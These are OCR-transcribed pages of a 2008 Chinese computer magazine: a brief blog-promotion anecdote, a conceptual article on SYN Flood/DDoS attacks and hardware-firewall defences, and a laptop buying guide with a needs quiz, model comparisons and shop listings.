
*Joey除了把相关图片加上LOGO，还经常在博文里“打软水印”，也就是诸如“爱稀奇认为……”之类。有不少个人和媒体喜欢转载“爱稀奇”的内容，用关键字一搜就知道了。最近某都市报不打招呼直接修改后刊登，Joey还是发现了，因为有“软水印”！

*07限量版章西西有唯一限量编号（印在包装纸箱上），这个编号和新主人的姓名或电话对应。很独特吧！对了，Joey还给“章西西”注册了商标呢，版权保护意识多强！

*有人觉得“爱稀奇”卖的东西偏贵，我也有同感！可Joey坚持认为，价格是他评估后订出来的，代表了高品质，而且今后都不会降价（当然会员有一些折扣），免得先买的顾客受损失。

*在ixiqi.com刚诞生时，Joey的很多同事在签名里帮忙推荐了，他们就像天使的翅膀，把“爱稀奇”托得老高。如果你要推广什么，也如法炮制吧！

- 玉树临峰：如何承受这好奇，若你喜欢怪人就上ixiqi.com
- J.黄花上帝啊，让我上一下ixiqi.com吧！
- 随风飘：~飘去上ixiqi.com
- hui：好久没登录了，朋友们都不想我，他们上ixiqi.com去了
- 张婷 ： 好奇害死猫，ixiqi.com惊呆鸟
- carrie：仁者乐ixiqi智者乐ixiqi猪也乐ixiqi



CF [TS04]

安全工程师晋级培训

你所不了解的"硬件防火墙"和"边界网络攻击"

本文可以学到

1 SYN Flood攻击会造成的危害
2 如何防御SYN Flood攻击
3 硬件防火墙是什么

本文涉及软件/硬件

★硬件防火墙

天生我才栏目教授大家网络安全知识一年多了，基础知识相信大家都已经有了大体的了解，这次会为大家讲解一些硬件类产品的功能与选择。

网络是有边界的……

"欲望是没有边界的"，但显然网络并不适用——举个例子吧，比如你在调试网络的时候，经常会遇到明明可以在局域网内随意访问，可是就是没办法进入互联网的情况，尽管这两个网络在物理层面是相连。两个不同安全级别的网络，产生了安全界的专业词"网络边界"，说白了就是黑客要从互联网破坏你们公司的局域网，就要"网络边界攻击"。

摆事实，讲真相……

时间：2008年11月18日
负责工程师：孙晓辉
地点：秦皇岛XX集团

现场：秦皇岛XX集团近期时常出现断网现象，由于公司网络结构混乱，管理员尝试利用软件防火墙、路由均衡负载等多种手段后依旧无法解决问题，无奈之下，管理员向安全公司请求援助，信服科技网络安全工程师接到电话后在次日上午赶到XX集团机房。


事件分析：工程师经过长时间的数据抓包分析与网络环境排查终于确定XX集团是遭受多种洪水DDOS分布式攻击导致网络无法正常连接，并与管理员协商决定采购一台千兆级硬件防火墙配合软策略实现防御。

攻击类型分析：当硬件防火墙加入网络后，攻击行为一览无余，SYN FLOOD攻击、DDOS分布式拒绝服务攻击等多种DDOS攻击全部被记录。

有一堆新名词看不明白吧？别急，别急，下面我们就来给你一一讲解。

黑客：我厉害，因为我会SYN Flood攻击

DDOS听说过吧？你有两只手，但让你1分钟内完成10件事，也没办法吧？你访问的网站服务器也是如此，如果黑客利用技术手段让一堆机器去访问服务器，它立刻就会罢工了！这里的SYN Flood就是DDOS攻击的一种手段，说白了就是网站不能够为正常访问的人提供服务了（见图1）。



来看看SYN Flood为什么这么强大吧。

在SYN Flood攻击中，黑客的电脑会向受害主机发送大量伪造源地址的SYN报文，可怜的服务器完全被骗了，它会向源地址返回SYN+ACK数据包，并等待源端返回ACK包。由于源地址是伪造的，所以源端永远都不会返回ACK报文。这个时候服务器完完全全就是一个被玩弄的角色，但不得不佩服它顽强的意志品质，虽然发出去的包没有人理，但它仍然会继续发送SYN+ACK包，然后继续等待。于是，黑客这边不停地发，服务器那边傻傻地等，最后的结果——服务器挂了，它拒绝新的连接，将导致该端口无法响应其他机器进行的连接请求，最终服务器的资源耗尽了。

> **小知识**
> **黑客告诉你：什么叫SYN？**
> 两台电脑，要传数据了（或是你要访问服务器了），首先它们需要进行TCP连接，连接就需要初始化，要完成这一任务，就需要数据包，这数据包的名字就是SYN。它的作用就是简单表明地告诉另外那台电脑：来吧，我已经准备好了！

> **黑客告诉你：**
> **DDOS的表现形式有两种**
> DDOS的表现形式主要有两种，一种为流量攻击，主要是针对网络带宽的攻击，即大量攻击包导致网络带宽被阻塞，合法网络包被虚假的攻击包淹没而无法到达主机，不过这需要黑客手里有一定数量的"肉机"才能完成。另一种为资源耗尽攻击，主要是针对服务器主机的攻击，即通过大量攻击包导致主机的内存被耗尽或CPU被内核及应用程序占完而造成无法提供网络服务，这个实现起来要简单些。



网络安装工程师：小样，我用硬件防火墙！

从石器到青铜器，再后来的铁器，到现在的钻石，从人类工具的发展进程就可以总结出——硬的就是比软的好！防火墙也不例外，硬件防火墙其实就是指把防火墙程序做到芯片里面，再由专门的硬件执行这些功能，能减少CPU的负担，使网络更稳定。其实就是找来一台专门的电脑当防火墙，但又不用显示器，也不用那些硬盘和内存，玩游戏的独立显卡更是多余——于是大多配备了奔腾CPU的“简化电脑”来充当硬件防火墙（说是这么说，但其实里面的科技含量还是相当多的）（见图2）。

由于是一台“电脑”，所以硬件防火墙也有系统，这系统一般就是厂商定制的Linux和他们提供的软件，也正因为这个特性，在不受攻击状态下，硬件防火墙对服务器的CPU占用率几乎是0了。

硬件防火墙是保障内部网络安全的一道重要屏障，通常硬件防火墙都是放在在边界网络中的网关处

在硬件防火墙正在“忙活”的时候，软件防火墙在干嘛呢？就拿微软的ISA防火墙来说，当ISA在服务器上运行后（这里讲述的防火墙可不是你常见的杀毒软件用于电脑上的防火墙，比那个高档些哦），如果有黑客DDOS攻击，这时候CPU不仅要照顾Windows其他正常服务，还要处理着这边的DDOS攻击，两头忙活，最后还不落好——服务器挂了！当然，即便在不受攻击状态下，运行软件防火墙，也要占用CPU 20%~30%的资源。

一个是专门对付你，一个是兼职的打“鬼子”的，根本就不是一个数量级别呀！低档的黑客顶多也就是和软件防火墙对着干干，遇到硬件防火墙，那就抓瞎了，看来“欺软怕硬”是亘古不变的真理呀……

硬件防火墙开发商：设备好，但还要看谁来用！

NBA有句话——得内线者得天下，每只NBA球队的老板都希望队伍中有一名超级中锋，姚明牛吧，够超级了吧？但球传不到他手里，你也只能干瞪眼——谁让教练用不好呀！所以说别以为有了硬件防火墙就可以高枕无忧了，咱还是要学学怎么应对DDOS类的攻击。来来，看我就传你“防D（DDOS类攻击）五法”。

①黑洞法：硬件防火墙会有专门的黑洞设置（高档的企业级软件防火墙也有此功能），当服务器遭受攻击之后，在网络当中设置访问控制，将所有的流量放到黑洞里面去扔掉。不需要的根本就不放它进来！这样你的局域网就不会有问题了。

②免NAT法：虽然这玩意是安全，但还是尽量别打开NAT，主要是由于NAT需要把地址进行转换，这一转换就麻烦了，要对数据进行校验，还要计算，这事全是CPU来干的——CPU也没有（多）余（性）能呀！所以NAT会降低网络的通信能力，还是能省就省吧（如必须进行NAT地址转换，网络结构一般都比较大，硬件防火墙的串联防护还是很必要的）。


③过滤所有RFC1918 IP地址法：RFC1918 IP地址就是一般局域网的IP地址，像什么10.0.0.0、192.168.0.0和172.16.0.0等等，黑客最喜欢利用这些地址来DDOS攻击了，因为它们是在互联网上找不到的，完全就是用来骗服务器的！所以应该把它们过滤掉，当然，此方法并不是过滤内部员工的访问。

④限制SYN流量法：前面已经介绍了SYN Flood是利用SYN攻击服务器的，那么可以在防火墙上设置SYN的最大流量，限制SYN包所能占用最高带宽，当有一堆的SYN流量时，就说明有黑客入侵。早期通过限制SYN流量是最好的防范DDOS的方法，虽然目前该方法对于DDOS效果不太明显了，不过仍然能够起到一定的作用（见图3）。

⑤屏蔽端口法：一般的服务器只需要21（FTP）、25（SMTP）、80（Web）、1433（SQL）等协议支持操作，一般对此类端口外所有端口进行屏蔽。要特别注意一定要把139端口进行屏蔽，这个端口是为NetBIOS Session Service提供的，就是Windows文件和打印机共享，黑客就喜欢从这个端口进入攻击，用流光、SuperScan等端口扫描工具一扫一个准，这是非常危险的（近期流行的MS08-067攻击就是此端口漏洞的强大攻击漏洞）。

怎么样，这次的知识你学会了吗？

CF [TS05]



west jiayz@cfan.com.cn

买本 做题就有答案！

买本很难？做做选择题，10分钟之内让你找到自己合适的爱机！



1.你是男生还是女生？

A.男生　B.女生

2.你认为自己时尚吗？

A.不时尚　B.时尚

C.说不清

3.你是学生还是上班族？

A.学生　B.上班族

C.自由职业

4.你日常的活动范围（距离）大（远）吗？

A.比较大　B.比较小

C.行踪不定

5.你在意本本外观吗？

A.在意　B.不在意

C.无所谓

6.你在意配置高低吗？

A.在意　B.不在意

C.无所谓

7.镜面宽屏你接受吗？

A.接受　B.不接受

C.无所谓

8.你购本的预算是多少？

A.5000元以内　B.6000元以内

C.10000元

9.你预想中本本的尺寸多大合适？

A.13.3英寸 B.14英寸

C.15英寸或以上或12英寸以下

10.你是否在意本本的重量？

A.在意　B.不在意

C.没概念

11.你用本本主要做什么事情？

A.玩游戏、看电影　B.办公/学习

C.上网

12.你对待机时间有要求吗？

A.不低于4小时　B.不低于2小时

C.无所谓

男生选A超过6个的，需求可以归纳为：价格控制在6000元以内，系统追求配置平衡，性能与外观、工艺并重。对重量有要求，移动范围较大，尺寸尽量小巧，至少要在13.3英寸以内。主要的用途是办公+娱乐，对本本的要求更加看中质量，易用性。

理性指数：★★★

机型推荐：商用机型、中高端娱乐家用机型

关键字：办公、便携、待机时间、配置

男生选B超过6个的，需求可以归纳为：价格控制在5000元以内，系统尽可能地寻求性价比，在重量部分可以做一定的妥协，但同时要求本本尺寸不大于14英寸，并且对移动性要求不那么苛刻。主要是用来娱乐，兼顾办公处理或是做作业学习。

理性指数：★★★★

机型推荐：性价比机型、娱乐家用机型

关键字：性价比、14英寸、娱乐、学生

女生选A超过6个的，需求可以归纳为：机型尺寸在13.3英寸左右，追求外观时尚，看重的就是娱乐性与便携性，对待机时间有一定要求，移动性很强，经常会携带本本移动。但价格要控制在6000元左右。

理性指数：★★

机型推荐：娱乐家用机型、轻薄型笔记本电脑

关键字：外观、移动、便携、待机时间、镜面宽屏

女生选B超过6个的，需求可以归纳为：对于机型的选择，首先她们不太在意移动性，因为基本上是放在家里或是办公室内，移动性要求很低；其次，对性能的要求也不甚高。但是，外观尽量漂亮是必须的，并且价格也是她们考虑的一个重要因素（5000元内），也许看电影、上网占据了她用本本的大部分使用时间。

理性指数：★★★★★

机型推荐：商用机型、时尚机型

关键字：性价比、娱乐、上网、外观

男生、女生选C超过6个的，需求可以归纳为，显然，价格不成为选择这些答案的人的基本因素，而且也属于“少数派”，也许像Thinkpad X301、Mac Book Air、三星X360、或是Thinkpad W500、HP Dragon之类的顶级产品，或是超便携笔记本电脑，如明基Joybook Lite U101、华硕易PC 1000H、S101、联想Ideapad S10之类的产品才是他们需要的，这里不做讨论了。

理性指数：★

机型推荐：顶级配置娱乐型笔记本电脑、超便携笔记本电脑

关键字：无所谓、外观、配置（高）


超便携笔记本电脑和普通笔记本电脑的区别

http://zhidao.baidu.com/question/77130320.html?pt=360se_3_dg

根据你的选择就能大概知道自己的需求，不过，这里面还是有些词汇让人不甚理解，比如什么镜面宽屏、商用机型等等。别急，我们逐一分析一下，10分钟的时间，不用懂行的朋友帮忙，自己就能从市场上几百款机型中找到适合自己的本本了。

面对5000元～6000元左右的机型导购，各大网站都有类似的导购内容，只不过，这些多是集中在产品本身的报价上面了，这会让人很容易用价格衡量——其实价格不是唯一选购的因素。所以，我们才会把焦点放在产品的选购技巧上，让消费者能够从中快速掌握购买笔记本的"技术"，而不是获得简单的报价信息。

商用机还是家用机？



笔记本与台式机一样，也有商用机家用机之分。一般来说，商用机型更贵一些，但配置不见得就比家用机型的好，甚至还要略低一些（同价位）。那么，家用机、商用机究竟怎样区分呢？网站上可不会教大家如何区分哦，所以要仔细看啦！

外壳材质及坚固程度：商用机型>家用机型

数据安全性：商用机型>家用机型（商用机型多具备安全芯片，通过BIOS加密、系统加密等手段，确保数据安全性，被盗取的几率几近为零，家用机型无此要求）

系统稳定性：商用机型>家用机型（商用型笔记本电脑基本不允许存在什么不稳定因素，从设计到软件测试，要求都非常严格。另两类机型检测标准、项目也相差悬殊）

散热能力：商用机型>家用机型（商用机注重长时间工作等恶劣条件，散热能力要求十分苛刻，家用机相对要求低很多）

接口齐备程度：商用机型≥家用机型（家用机型也在提供越来越多的接口，供使用者连接设备）

外观设计：家用机型>商用机型

屏幕显示效果：家用机型>商用机型（高端移动图形工作站除外）

音质效果：家用机型>商用机型

质保：商用机型>家用机型（商用机型一至三年，部分提供全球联保、意外损坏保修，家用机一般为一年保修期限）

价格：商用机型>家用机型

商用机型推荐：



戴尔 Vostro 1310笔记本电脑

6499元　800-858-2215/400-889-7209

http://www.dell.com.cn/H1



Thinkpad SL400（27437DC）笔记本电脑

5499元　800-818-4465

http://www.lenovo.com.cn

家用机vs商用机

1.屏幕多为镜面宽屏，以期获得更好的动态画面效果（看电影）

2.外观时尚，且设计成本基本都在外观部分

3.独立显卡机较多，注重游戏性能

4.功能强大，娱乐性能强，例如拥有多媒体快捷键

5.随机预装的娱乐软件较多，如影音播放、游戏娱乐等等

6.家用机型一般的价格都相对低廉，同价位下系统性能配置均高出商用机

代表产品：联想Ideapad系列、明基Joybook系列、Acer TravelMate/Extensa系列、惠普Pavilion/Compaq Presario系列

1.外观简洁大方、讲求材质与坚固性

2.扩展能力超强，例如有扩展坞、旅行电池、光驱舱门的可变性（硬盘架、电池包）、多样化的电源（航空用、旅行用）


3.强调便携性，并非常注重细节设计，如使用感受、操作便利性

4.接口齐全且功能强大，可以让使用者将其作为移动工作平台使用，多具备独立的专业级显卡

5.商用机型更新换代相对较慢，且零件通用性很强，便于用户节约成本。并且系统更新服务完善，例如BIOS升级时限远远大于家用机型


6.注重笔记本的工作环境与意外碰撞带来的故障防范、并且具有良好的系统自我维护功能（挽救恢复系统、系统平台迁移等工具），中小企业机型更甚

代表产品：Thinkpad全系列、戴尔 atitude E系列、惠普EliteBook系列、富士通LifeBook E系列、华硕Pro/F2/W7等系列。




外观时尚是家用机最显著的特点

商用机非常注重散热设计




坚固的外壳及内部加强结构是商用机与家用机的一大区别



丰富的接口设计现在已经成为家用机和商用机的共性，在之前，一直是商用机接口更为齐全些

买机配置还是功能？



性能似乎一直以来都是购买电脑不可避免的话题，笔记本电脑也是如此。但是，对于笔记本电脑而言，由于它的集成度更高，相比之下绝不像台式机那样，性能当前、DIY/品牌其次。选择笔记本电脑，首先要了解自己的需求（通过我们的选择题测试，相信你已经能够大致分清自己的使用需求了），然后我们要确定的是款式，之后是价格，最后才是配置。就像购买服装一样，你绝不会先去看这件衣服的材质究竟是纯棉，还是涤纶、化纤，或者高级的3M新雪丽特种材料。款式、价格，最终才是质地，笔记本电脑的购买其实和服装（本质上）没太大区别——台式机由于其开放性（任意更换所有配件），所以才会出现DIY或品牌机，笔记本电脑的高度集成化设计（主板上拥有CPU、显卡等绝大部分配件），也就不存在这个问题。

另一方面，现在绝大多数软件应用，包括Vista操作系统，即便是一台3000余元的超低价本本，在内存达到或超过1.5GB的情况下，流畅运行绝不是问题。显然，硬件的发展已经大大超过了软件应用的实际需求——或者，我们可以认为软件的应用需求发展远远滞后于硬件的更新频度（8个月左右就会升级一代平台）。

再者，就游戏来说，6000元以内的游戏本本都不会给你带来什么好体验，这个问题并不是因为CPU不够快，内存不够大，制约这个问题的关键在两个方面——硬盘、显卡。和台式机相比，笔记本硬盘的传输能力只能相当于台式机的70%左右，面对不断读取庞大数据资料的游戏来说远远不够，所以游戏才会出现卡的问题；而掉帧（游戏画面不连贯，有断层）问题，则是当前笔记本显卡绝大多数都采用的是入门级独立显卡，而且它与相近型号的台式机显卡性能还要差15%左右，完全达不到理想状态——高分辨率、高流畅度的游戏体验，台式机远比笔记本电脑要理想得多。

综上所述，把钱花在配置上是非常不值得的。如果两台笔记本电脑，都是5000元，那么，外观时尚、接口丰富、功能强大（预置的应用软件、应用功能，如华硕的Express Gate 8秒即入的操作系统等）的本本，绝对更值得购买——而不是那台性能配置看似好上一些的产品，毕竟，8个月后它们就可能都属于被淘汰的一代。像商用机型，其配置往往同价格下要比家用机型低一个档次，但它把钱大部分都花在坚固性、稳定性、散热能力等性能配置以外的部分了，这样的开销，还是很值得。在网站上，每一个介绍信息都是性价比、产品性能，但很少能有分析配置还是功能的文章，这可能会误导消费者，忽略掉真正功能与配置间需求选择的差异。

火速链接

笔记本配置中，CPU的差异无疑最让人关注，这可以查阅2008年第15期《买本 酷睿家族知多少？》一文，其中对酷睿家族处理器有较为详尽的对比介绍

镜面宽屏谁来选？


镜面宽屏为什么看电影效果好？在播放动态画面（电影）时，镜面屏幕的光反射能力增强，画面显示的颜色也更为清晰。同时一般这种屏幕所采用的LCD面板都拥有极短的响应时间，动态影像在活动时不会有任何拖影问题。对于商用机型来说，镜面宽屏并不适用，其屏幕反射光的能力太强，查看静态的文字、图表时非常费眼，时间久了眼睛会有疲劳感——一般商用机型采用镜面宽屏的产品少之又少，即便是有，也会加入特殊涂层，减少光的漫反射。




正是由于镜面屏幕的物理特性，注定它的应用多集中在家用机型上，并且，奉劝那些经常要在户外使用笔记本电脑的消费者，尽量避免选择镜面屏幕的产品，强光照射下，屏幕的光反射极为强烈，屏幕内容根本看不清楚。

家用机型推荐：

联想 Ideapad Y330G-TTH(L)
4999元
800-828-2008
http://www.lenovo.com.cn




明基 Joybook S32W-HC32笔记本电脑
4999元　400-828-2822
http://shop.benq.com.cn



Acer Aspire 4530笔记本电脑
4299元　021-51178999
http://www.acer.com.cn





屏幕包点还是不包？

屏幕包点中的"点"意思是指液晶屏幕上的发光单元，LCD屏幕都是依靠无数个会发光的点组成显示内容的。简单来说，国家三包规定是要求屏幕亮点不超过3个，这样即算合格。但实际上，很多人更希望拥有一个完全无亮点、暗点、坏点的屏幕。一般来说，包点的价格其实就是拆箱价，商家会以如果发现亮点要重新拆箱为由收取一定费用，一般在150元~200元。一般先不要提这个事情，通过切换屏幕背景的红、蓝、绿、白、黑、黄几个颜色，大致就能看出有没有问题。如果发现问题，且在中心区域，那么换机是一定的了，态度自然要客气，毕竟商家不愿意看到更多的机器被拆箱。这时可以协商出一点费用弥补商家，比如50元~100元。但无论如何，购机款一定要在确认无误的情况下才交付，否则麻烦很大。

网购 足不出户置办齐全

很多本本的预装配置都是1GB内存，商家会建议你升级，并给你推荐诸如USB-HUB、笔记本包等等总价并不高的配件。注意！此时一定要谢绝这些"善意"——在这里面，也许正有一个利润不低于100元~200元的"温柔陷阱"在等着你。购买其他配件，不要怕麻烦，另行购买绝对是一个上上之选，可选款式、规格多，且价格一定更为便宜。

小提示：买机前要准备

两款或更多的备选机型是非常必要的，这可以让你做到一次购成，不用担心任何问题。目前市场上各笔记本的渠道代理商备货情况基本一致，如果同一型号连问三家都是没有货的话，建议放弃，或是在备选机型中再挑选一款购买。另一方面，商家一般都会在你询问机型的情况下不管有没有货都先应承下来，这时别急，只用一句："你先问问有货没货吧。"即可获得真实情况——毕竟现在JS"转型"（实际购买时会以各种理由让你选择其他你不熟悉、没有纳入采购范围的本本）问题非常严重。

火速链接

关于转型的问题，可以查阅2008年03期头版《乾坤大挪移，寒促你被"转型"了吗？》一文

USB-HUB推荐：

USB-HUB推荐Apacer PH150（50~60元）、ACROX超薄USB-HUB（70元~80元）、贝尔金拇指型便携USB-HUB（140元~150元）

笔记本包推荐：

泰格斯系列（120元~250元）


散热底座系列：

酷冷至尊 尊龙2718（50元~60元）


内存：

金士顿 DDR2 800 2GB（135元~145元）、金士顿DDR2 800 1GB（100元~110元）

推荐购买网站



京东购物 http://www.360buy.com



易迅商城：http://www.icson.com



小熊商城：http://www.bearbuy.com.cn/

推荐网络购买，不仅价格相对来说要比卖场便宜，而且也不用东奔西走一家家询家，所有明细网站都会刊登详细，并且还能送货，十分方便。而且，买本前、买本后都可以随时购买，不用跑卖场，也省了不少事。

小提示：网购也要留意

首先是网购产品的规格资料一定要仔细查看，比如像USB-HUB是否带电源之类的，小细节也可能产生大麻烦，所以细心最重要。此外，在商城类网站购物（非淘宝）时，记得索要发票，这样有效的凭据在产品出现问题后也能起到关键作用。

选对购机时间不吃亏

在1月24日春节之前的30天左右是购机的黄金时间，这期间商家会想尽办法加大促销力度，并降低部分产品售价，也就是说这时候买本最为划算。因为代理经销商也要过年，而如何能在年前消化库存、资金回笼上颇为头痛。前者是因为害怕库存在年后发生变化，例如新品上市，厂商调整价格，用以避免未知的经营风险。而后者，则是经营者自身的压力，春节前将资金回笼，发给员工工资、奖金，并且给自己一个充裕的资金保障。

另一方面，如果你打算节后购机，春节后30天内是最不适宜的购机时间，建议多等些日子。这期间商家的库存不多，且价格虚高。你可能遇到的情况是有价无货，可挑余地太小。


小提示：华硕无亮点承诺

华硕提供LCD绝无亮点服务，用户购买1个月内，可享受免费更换无亮点LCD屏幕的服务，这也免去了与商家的纠纷。具体查看：http://support.asus.com.cn/service/service.aspx?no=326&SLanguage=zh-cn

家用机型推荐：



微星EX310笔记本电脑
7199元
021-33680318
http://www.msi-china.com.cn



华硕F8Tr笔记本电脑
6299元
800-820-6655
http://www.asus.com.cn

惠普Compaq Presario CQ45-203TX(FW572PA)
5600元
800-820-2255
http://www.hp.com.cn

CF [YP01]

网购PC



华硕 Z99H585SE-SL 14.1英寸笔记本电脑

http://www.360buy.com/product/139836.html


网购报价：4999元

提示

1.如果需要延长本商品保修期，您可以购买延保通服务，价格为483元，保修时间为2年
2.华硕承诺LCD绝无亮点，用户购买1个月内可享受免费更换无亮点LCD屏幕的服务
3.赠原装笔记本电脑包、鼠标

简明配置：
Intel Core 2 Duo T5850 2.16GHz/14.1英寸1280×800 LCD/ATI Mobility Radeon HD 3470 256MB/2GB内存/250GB硬盘/DVD刻录光驱

小编点评：
实际上，华硕Z99H585SE-SL的性价比并不是最高的，但相对来说它的配置最为均衡，也更趋于合理。同时，华硕的LCD无亮点服务保障、付费延长保修服务，都是值得肯定的，这免去了消费者的后顾之忧——网购同样值得选择。



明基 Joyhub 华尔街台式机

http://shop.benq.com.cn/product_info.aspx?intcmp=2&ProductID=15368

网购报价：4293元

分期付款：

招行/深发展： 357.75元/月×12期

建行： 238.50元/月×18期

提示

1.送苏泊尔电火锅
2.CPU从双核E2200升级为双核E5200
3.硬盘升级不加价，从250GB免费升级至320GB大容量硬盘

简明配置：
Intel Pentium Dual E5200 2.5GHz/21.5英寸液晶显示器/NVIDIA GeForce 9300GE 256M独立显卡/2GB内存/320GB硬盘/DVD刻录光驱

小编点评：
分期付款无疑是个非常好的选择，平均每月还贷350余元即可拥有一台主流配置的台式机电脑，十分划算。而且其附加值很高，如赠送电火锅，而且在配置上免费升级处理器到E5200、320GB硬盘，这在市场中可是找不到的哦！



